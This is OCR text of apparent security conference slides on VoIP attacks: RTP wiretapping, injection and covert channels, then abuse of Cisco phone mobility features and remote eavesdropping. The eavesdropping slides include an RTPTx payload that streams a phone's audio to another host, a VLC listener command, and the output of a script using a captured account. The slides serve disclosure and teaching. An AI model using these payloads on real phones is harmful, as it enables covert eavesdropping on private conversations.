
Wiretapping

- RTP is not encrypted by default so Wiretapping is possible



Wiretapping

- RTP is not encrypted by default so Wiretapping is possible




RTP
Media Injection

- Vulnerability
  - Media channel packets are unauthenticated and unencrypted
- Attack:
  - Inject new media into an active media channel
  - Replace media in an active media channel
- Effect:
  - Modification of media
  - Replacement of media
  - Deletion of media

RTP injection


- ISECPartners published at the BlackHat07 allowing to inject sound during a conversation.
- How it's possible?
  - RTP unencrypted
  - UDP makes injection easy
  - SSRC is static for the entirety of a conversation
  - Sequence number & Timestamp are monotonically increasing



RTP Covert Channel

- Vulnerability
  - Media channel packets are unauthenticated and unencrypted
- Attack:
  - Manipulate an active media channel and embed covert communication data
  - Extract covert communication data from an active media channel

• Effect:
  – Send covert data using someone else's call media
  – Receive covert data embedded into someone else's call media



RTP Covert Channel

- Tools
  - SteganRTP
    - http://sourceforgenet/projects/steganrtp/
  - Vo2IP
    - No longer available
- Mitigation
  - Authenticate or verify media packets
  - Encrypt the media channel (some protection)


Unified Communication and Features abuse

For Fun and Profit !!

Mobility features abuse (Cisco) [PSIRT-1533396864]

Full DISCLOSURE: Hack.lu conference October 2007

- Remote login




http://x.x.x.x/emapp/EMAppServlet?device=SEPxxxxxxxxxxx&userid=XXX&seq=xxx

Mobility features abuse (Cisco) [PSIRT-1533396864]

Full DISCLOSURE: Hack.lu conference October 2007

- Remote login



http://x.x.x.x/emapp/EMAppServlet?device=SEPxxxxxxxxxxx&userid=XXX&seq=xxx

Mobility features abuse (Cisco) [PSIRT-1533396864]

- Remote logout

```
- <CiscoIPPhoneText>
    <Title>Logout response</Title>
    <Text>Logout Successful</Text>
    <Prompt>Resetting please wait...</Prompt>
  - <SoftKeyItem>
      <Name>Exit</Name>
      <URL>Key:Services</URL>
      <Position>1</Position>
    </SoftKeyItem>
  </CiscoIPPhoneText>
```

http://x.x.x.x/emapp/EMAppServlet?device=SEPxxxxxxxxxxx&**doLogout=true**

Presence Management Software

- Telesnap of Snapware; now Netwise, provided presence management system.
  - This system performs some requests on IP phones
  - An account is created on the call Manager with full rights on all IP phones
- **So, if you catch this credential you**

Cisco URIs command

- The URIs provide access to embedded phone features such as placing calls, playing audio files, and invoking built-in object features.
  - URIs for Pressing Buttons on the Phone
  - URIs for Invoking SoftKeyFunctionality
  - URIs to Control RTP Streaming
  - Miscellaneous URIs

http://www.cisco.com/en/US/docs/voice_ip_comm/cuipph/all_models/xsi/7_0/english/programming/guide/xsi70uri.html

Cisco URIs command

- In our case we used the URIs to Control RTP Streaming.
- You can invoke RTP streaming via URIs command. You can instruct the phone to transmit or receive an RTP stream with the following specifications. So it's possible to perform a wiretapping in the meeting room or director's office.

<CiscoIPPhoneExecute><ExecuteItemPriority=\"0\
"URL=\"".**RTPTx:10.100.100.250:32000**."\"/>
</CiscoIPPhoneExecute>'

Cisco Unified IP Phone Remote Eavesdropping


- URI commands allow
  - to make a call
  - to play a ring
  - to send RTP stream

vlc rtp://@:32000

```
snorky@lsosiable:~$ ./snk_cisco_abuse.py
Set IPphone IP @: 10.35.84.136
10.100.100.43
Entrez une commande URI:

                        Dial:2876
                        dial a number

                        Play:Vibe.raw
                        Play a ring

                        RTPTx:10.35.86.136:32000
                        send RTP stream to another phone

                        RTPRx:10.35.86.136:32000
                        receive RTP stream from a phone
 Play:Vibe.raw
Enter username for SEP000F8FFBA4AC at 10.100.100.43: telesnap
Enter password for telesnap in SEP000F8FFBA4AC at 10.100.100.43:
<?xml version="1.0" encoding="iso-8859-1"?>
<CiscoIPPhoneResponse>
        <ResponseItem Status="0" Data="" URL="Play:Vibe.raw"/>
        <ResponseItem Status="0" Data="" URL=""/>
        <ResponseItem Status="0" Data="" URL=""/>
</CiscoIPPhoneResponse>
```

Cisco Unified IP Phone Remote Eavesdropping


- Internal URI command allow a IP phone to send RTP stream



http://www.cisco.com/warp/public/707/cisco-sr-20071128-phone.shtml

